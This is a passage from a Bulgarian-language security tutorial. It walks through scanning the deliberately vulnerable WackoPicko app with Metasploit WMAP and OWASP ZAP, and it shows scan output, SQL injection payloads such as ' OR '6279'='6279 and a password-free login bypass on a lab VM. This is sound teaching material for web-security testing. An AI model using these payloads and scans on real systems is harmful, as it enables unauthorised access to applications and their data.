    -c                Clean target sites list
    -l                List all target sites

msf5 auxiliary(scanner/http/crawler) > █
```

Фиг.5.2.9 Опции на командата „wmap_targets”

Нека първо проверим дали имаме дефинирана цел (target), задавайки опцията „-l”.

```
msf5 > wmap_targets -l
```

```
[*] No targets have been defined
```

За да дефинираме цел трябва да използваме опцията „-t”, след която трябва да посочим URL адреса на приложението.

```
msf5 > wmap_targets -t http://192.168.0.109/WackoPicko
```

Нека проверим дали сме дефинирали целта успешно:

```
msf5 auxiliary(scanner/http/crawler) > wmap_targets -l
[*] Defined targets
=====
```

Id	Vhost	Host	Port	SSL	Path
0	192.168.0.109	192.168.0.109	80	false	/WackoPicko/

Фиг.5.2.10 Дефиниране на цел (target)

Остава да пуснем скенера да работи с командата „wmap_run”. Нека видим какви са нейните опции.

```
msf5 auxiliary(scanner/http/crawler) > wmap_run
[*] Usage: wmap_run [options]
    -h                Display this help text
    -t                Show all enabled modules
    -m [regex]        Launch only modules that name match provided regex.
    -p [regex]        Only test path defined by regex.
    -e [/path/to/profile] Launch profile modules against all matched targets.
                      (No profile file runs all enabled modules.)


msf5 auxiliary(scanner/http/crawler) >
```

Фиг.5.2.11 Опции на командата „wmap_run”

Ще използваме опцията „-m”, след която се посочва съответния модул, който искаме да изпълним.


Избираме да изпълним командата с тази опция, тъй като WMAP модулите са 38, само два от които търсят SQL Injection уязвимостите. В случая няма нужда да изпълняваме останалите 36. Списък на всички налични WMAP модули можете да видите в Приложение [2].

Ще използваме модулите **auxiliary/scanner/http/error_sql_injection** и **auxiliary/scanner/http/blind_sql_injection**.

A screenshot of a Metasploit terminal window with a dark blue background and a faint dragon logo. The terminal shows the execution of the 'wmap_run' command with the module 'auxiliary/scanner/http/error_sql_injection'. It displays target information (192.168.0.109, port 80), testing progress, and a successful SQL injection finding on the 'login.php' file.

```
msf5 auxiliary(scanner/http/crawler) > wmap_run -m auxiliary/scanner/http/error_sql_injection
[*] Using module auxiliary/scanner/http/error_sql_injection.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 192.168.0.109 (192.168.0.109)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2019-08-12 13:29:13 -0400
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*]
=[ File/Dir testing ]=
=====
[*]
=[ Unique Query testing ]=
=====
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Path /WackoPicko/pictures/search.php
[*] Path /WackoPicko/error.php
[*] Path /WackoPicko/guestbook.php
[*] Path /WackoPicko/users/login.php
=====
[+] [192.168.0.109] SQL Injection found. (Single quote) (/WackoPicko/users/login.php)
[+] [192.168.0.109] Error string: 'You have an error in your SQL syntax' Test Value: aaa'
[+] [192.168.0.109] Vuln query parameter: username DB TYPE: MySQL, Error type 'unknown'
```

Фиг.5.2.12 Стартиране на sqlinjection атака базирана на грешки (error based)

A screenshot of a Metasploit terminal window with a dark blue background and a faint dragon logo. The terminal shows the execution of the 'wmap_run' command with the module 'auxiliary/scanner/http/blind_sql_query'. It displays target information, testing progress, and successful responses from 'search.php' and 'guestbook.php' files.

```
msf5 auxiliary(scanner/http/crawler) > wmap_run -m auxiliary/scanner/http/blind_sql_query
[*] Using module auxiliary/scanner/http/blind_sql_query.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 192.168.0.109 (192.168.0.109)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2019-08-12 13:28:24 -0400
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*]
=[ File/Dir testing ]=
=====
[*]
=[ Unique Query testing ]=
=====
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Path /WackoPicko/pictures/search.php
=====
[*] [Normal response body: 2618 code: 200]
[*] Path /WackoPicko/error.php
[*] [Normal response body: 2559 code: 200]
[*] Path /WackoPicko/guestbook.php
```

Фиг.5.2.13 Стартиране на сляпа (blind) sqlinjection атака

```
[*] Possible single quotes Blind SQL Injection Found /WackoPicko/users/login.php username
[*] [aaa' AND '6279'='6279]
[*] - Testing 'single quotes' Parameter password:
[*] - Testing 'False char single quotes' Parameter username:
[*] - Testing 'False char single quotes' Parameter password:
[*] - Testing 'False num single quotes' Parameter username:
[*] - Testing 'False num single quotes' Parameter password:
[*] - Testing 'double quotes' Parameter username:
[*] - Testing 'double quotes' Parameter password:
[*] - Testing 'False char double quotes' Parameter username:
[*] - Testing 'False char double quotes' Parameter password:
[*] - Testing 'False num double quotes' Parameter username:
[*] - Testing 'False num double quotes' Parameter password:
[*] - Testing 'OR single quotes uncommented' Parameter username:
[*] - Testing 'OR single quotes uncommented' Parameter password:
[*] - Testing 'False char OR single quotes uncommented' Parameter username:
[*] Detected by test C
[*] Possible False char OR single quotes uncommented Blind SQL Injection Found /WackoPicko/users/login.php username
[*] [aaax' OR '6279'='6279]
[*] - Testing 'False char OR single quotes uncommented' Parameter password:
[*] - Testing 'False num OR single quotes uncommented' Parameter username:
[*] Detected by test C
[*] Possible False num OR single quotes uncommented Blind SQL Injection Found /WackoPicko/users/login.php username
[*] [aaa0' OR '6279'='6279]
[*] - Testing 'False num OR single quotes uncommented' Parameter password:
[*] - Testing 'OR single quotes closed and commented' Parameter username:
[*] - Testing 'OR single quotes closed and commented' Parameter password:
```

Фиг.5.2.14 Резултати от сляпа (blind) sqlinjection атака

След приключване на сканирането може да видим откритите уязвимости с командата „wmap_vulns” с опцията „-l”, която ще принтира откритите уязвимости.

```
msf5 auxiliary(scanner/http/crawler) > wmap_vulns -l
[*] + [192.168.0.109] (192.168.0.109): file /WackoPicko/test/basilic/cacti.bak
[*] backup file Backup file found.
[*] GET Res code: 200
[*] + [192.168.0.109] (192.168.0.109): scraper /
[*] scraper Scraper
[*] GET owaspbwa OWASP Broken Web Applications
[*] + [192.168.0.109] (192.168.0.109): file /.svn/entries
[*] file SVN Entry found.
[*] GET Res code: 403
```

Фиг.5.2.15 Списък с откритите до момента уязвимости

Тъй като резултатът е доста дълъг ще покажем само онова, което ни интересува, а именно дали е възможен Sql Injection.

```
[*] + [192.168.0.109] (192.168.0.109): SQL injection /WackoPicko/users/login.php
[*] SQL injection Error string appears in the normal response You have an error in your SQL syntax MySQL
[*] POST '
[*] + [192.168.0.109] (192.168.0.109): SQL injection /WackoPicko/users/login.php
[*] Blind SQL injection Blind sql injection of type False num hex encoded OR single quotes uncommented in param username
[*] POST blind sql inj.
msf5 auxiliary(scanner/http/crawler) >
```

Фиг.5.2.16 Информация за открити Sql injection уязвимости

Вече знаем, че приложението WackoPicko има Sql Injection уязвимост при /WackoPicko/users/login.php.


Тук е времето да покажем и друг начин за сканиране на уязвимостите на уеб приложение - със скенера на OWASP ZAP. Този инструмент идва предварително

инсталиран в Kali Linux. Можем да го стартираме от главното меню Applications->Web Application Analysis->owasp-zap или просто чрез командата „owasp-zap” през терминала.

```
root@kali:~# owasp-zap
```

Фиг.5.2.17 Стартиране на owasp-zap през конзолата

След инициализиране и зареждане на необходимите софтуерни модули, първият прозорец, който се визуализира, е свързан с въпрос, дали сесията на последващият анализ ще бъде съхранена, под какво име и дали получените резултати след приключване на действието да се отхвърлят (да не се записват в базата данни).



Фиг.5.2.18 Въпрос, свързан със запис на сесията от проведен анализ при стартиране на ZAP

След натискане на бутона „Start” ще се появи началният прозорец на OWASP ZAP. Потребителският интерфейс е много интуитивен, логично подреден и изисква сравнително малко време за запознаване с неговата структура, разпределението на менютата и функционалността като цяло. Основният прозорец е разделен на три главни секции. В горния ляв ъгъл е частта, съдържаща дървовидна структура за различните обекти – „Context”, до нея вдясно е секцията с групите „Quick Start”, „Request” и „Response” информация, а под тях по дължина на целия прозорец се намират отделните подсекции, свързани с извършените действия (History), търсене (Search), аларми (Alerts), изход от изпълнението на дадена функция (Output), „Spider”, активно сканиране (Active Scan) и други.




Фиг.5.2.19 Графичен потребителски интерфейс на ZAP

За най-бързо стартиране на проверка на даден целеви URL се използва полето „URL to attack”, което е включено в секцията „Quick Start”. В конкретния случай въвеждаме <http://192.168.0.109/WackoPicko>, като за да активираме отделните проверки към посочения URL, натискаме бутона „Attack” (намиращ се непосредствено под текстовото поле „URL to attack”).



Фиг.5.2.20 Секция „Quick Start” на ZAP

Първоначално анализът преминава през фаза на обхождане „Spider”, а получените резултати се виждат в съответната секция в долната част на прозореца.



Фиг.5.2.21 Получени резултати от модула „Spider” на ZAP при обхождане на уеб приложението WackoPicko

След като изпълнението на „Spider” модула приключи, се преминава към фазата на активен анализ, а резултатите отново се извеждат в съответната секция „Active Scan” в долната част на основния прозорец.

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
466	8/15/19, 8:46:32 AM	8/15/19, 8:46:32 AM	POST	http://192.168.0.109/WackoPicko/guestbook.php	200	OK	37 ms	519 bytes	23,227 bytes
467	8/15/19, 8:46:32 AM	8/15/19, 8:46:32 AM	POST	http://192.168.0.109/WackoPicko/passcheck.php	200	OK	29 ms	518 bytes	2,882 bytes
468	8/15/19, 8:46:32 AM	8/15/19, 8:46:32 AM	POST	http://192.168.0.109/WackoPicko/guestbook.php	200	OK	32 ms	519 bytes	23,287 bytes
469	8/15/19, 8:46:32 AM	8/15/19, 8:46:32 AM	POST	http://192.168.0.109/WackoPicko/guestbook.php	200	OK	34 ms	519 bytes	23,348 bytes
470	8/15/19, 8:46:32 AM	8/15/19, 8:46:32 AM	POST	http://192.168.0.109/WackoPicko/guestbook.php	200	OK	29 ms	519 bytes	23,409 bytes
471	8/15/19, 8:46:32 AM	8/15/19, 8:46:32 AM	GET	http://192.168.0.109/WackoPicko/pictures	301	Moved Permanently	6 ms	431 bytes	249 bytes
472	8/15/19, 8:46:33 AM	8/15/19, 8:46:33 AM	POST	http://192.168.0.109/WackoPicko/pic/%20+%20...	404	Not Found	14 ms	370 bytes	231 bytes
473	8/15/19, 8:46:33 AM	8/15/19, 8:46:33 AM	POST	http://192.168.0.109/WackoPicko/pic/%20+%20...	404	Not Found	13 ms	370 bytes	231 bytes
474	8/15/19, 8:46:33 AM	8/15/19, 8:46:33 AM	POST	http://192.168.0.109/WackoPicko/pic/%20+%20...	404	Not Found	10 ms	370 bytes	231 bytes

Фиг.5.2.22 Получени резултати по време на „Active Scan” анализ на уеб приложението WackoPicko


Активното анализиране може да бъде бавно, а по време на неговото изпълнение се генерират заявки и мрежови трафик към целта, което може да бъде засечено от специализирани системи за защита или от администратори. За да се проследи какво действие се извършва към момента, може да се използва иконата, поместена до индикатора за прогреса – „Show scan progress details”.

	Strength	Progress	Elapsed	Reqs	Alerts	Sta...
Analyser			00:00.000	0		
Plugin						
Path Traversal	Medium		00:29.427	969	0	✓
Remote File Inclusion	Medium		00:15.103	630	0	✓
Server Side Include	Medium		00:11.766	252	0	✓
Cross Site Scripting (Reflected)	Medium		00:07.943	186	3	✓
Cross Site Scripting (Persistent) - Prime	Medium		00:04.814	63	0	✓
Cross Site Scripting (Persistent) - Spider	Medium		00:04.786	48	0	✓
Cross Site Scripting (Persistent)	Medium		00:01.837	8	1	✓
SQL Injection	Medium		01:10.022	1553	1	✓
Server Side Code Injection	Medium		00:12.742	504	0	✓
Remote OS Command Injection	Medium		00:49.913	1968	2	✓
Directory Browsing	Medium		00:04.667	47	11	✓
External Redirect	Medium		00:16.645	567	0	✓
Buffer Overflow	Medium		00:05.483	63	3	✓
Format String Error	Medium		00:10.609	189	3	✓
CRLF Injection	Medium		00:08.448	441	0	✓
Parameter Tampering	Medium		00:12.662	410	0	✓
Script Active Scan Rules	Medium		00:00.009	0	0	✗
Totals			04:26.982	8090	24	

Фиг.5.2.23 Подробни данни за протичането на „Active Scan” анализ

В новия прозорец (фиг. 5.2.22) са посочени отделните модули, които ще се използват по време на анализа, текущият прогрес на тяхното изпълнение, изтеклото време от стартирането на проверката, изпратените заявки и друга полезна информация. От иконата в последната колона „Status” е възможно да се прекрати работата на проверката, която се изпълнява в момента и да се премине към следващата, ако има такава. На последния ред може да видим обобщена информация за общото изтекло време и общия брой генерирани заявки. Броят на заявките може да бъде доста голям и това е предпоставка за засичането на атаката от администраторите на целевия сървър.

В секцията „Response Chart” в графичен вид за представени общият брой получени отговори и тези със статус 1xx (Informational), 2xx (Success), 3xx (Redirection), 4xx (Client Error) и 5xx (Server Error). Подробна информация за значението на отделните кодове може да се намери в секция 10 на RFC 2616, описващо приложния протокол HTTP.




Фиг.5.2.24 Статистика за получените отговори от Уеб сървъра


По време на активните анализи в секцията „Alerts” ZAP добавя информация за откритите пропуски в сигурността на целевото приложение. Ако от списъка (дървовидната структура) в левия край се посочи даден тип потенциален пропуск, в горната част на

основния прозорец се визуализира и получения отговор (Response), при който е било извършено неговото засичане

Всички проверки от активния анализ на ZAP, насочени към приложението WackoPICKO на виртуалната машина с owaspbwa, отнемат по-малко от минута. Получените резултати включват наличие на 5 групи пропуски с висок приоритет, 4 със средно ниво на заплаха и 4 с ниско. На фиг. 5.2.26 са показани окончателните резултати от сканирането.




Фиг.5.2.25 Откритите потенциални технологични пропуски при сканиране на уеб приложението WackoPICKO




Фиг.5.2.26 Списък на откритите потенциални технологични пропуски

Резултатите от анализа могат да бъдат експортирани към файл със XML, HTML, Markdown или JSON формат. Генерирането на доклад става като от главното меню изберем Report -> Generate <file format> Report, след което в полето „File Name” на появилия се прозорец задаваме името на файла, а в „Look In” задаваме директорията, в която искаме да запазим рапорта.



Фиг.5.2.27 Избор на формат на репорт файла



Фиг.5.2.28 Избор на име на репорт файл

На фиг.5.2.29 е показано съдържанието на генериран примерен HTML доклад. Данните, поместени в доклада, са подробни и включват необходимите сведения за откритите проблеми, както и кратко описание на всяка от групите.




Фиг.5.2.29 Генериран примерен доклад от ZAP във формат HTML

High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	http://192.168.0.109/WackoPicko/users/login.php
Method	POST
Parameter	username
Attack	ZAP' AND '1'='1' --
Instances	1


Фиг.5.2.30 Открита SQL Injection уязвимост в генерирания от ZAP доклад

Нека ръчно проверим дали предложената атака ще проработи като заредим в браузър посочената страница и въведем предложеното условие в полето „username”.



Фиг.5.2.31 Проверка на предложената SQLi атака от генерирания от ZAP доклад

Както виждаме дори не е нужно да въвеждаме парола в полето „password”, след натискане на бутона „login” ще се зареди следната страница:



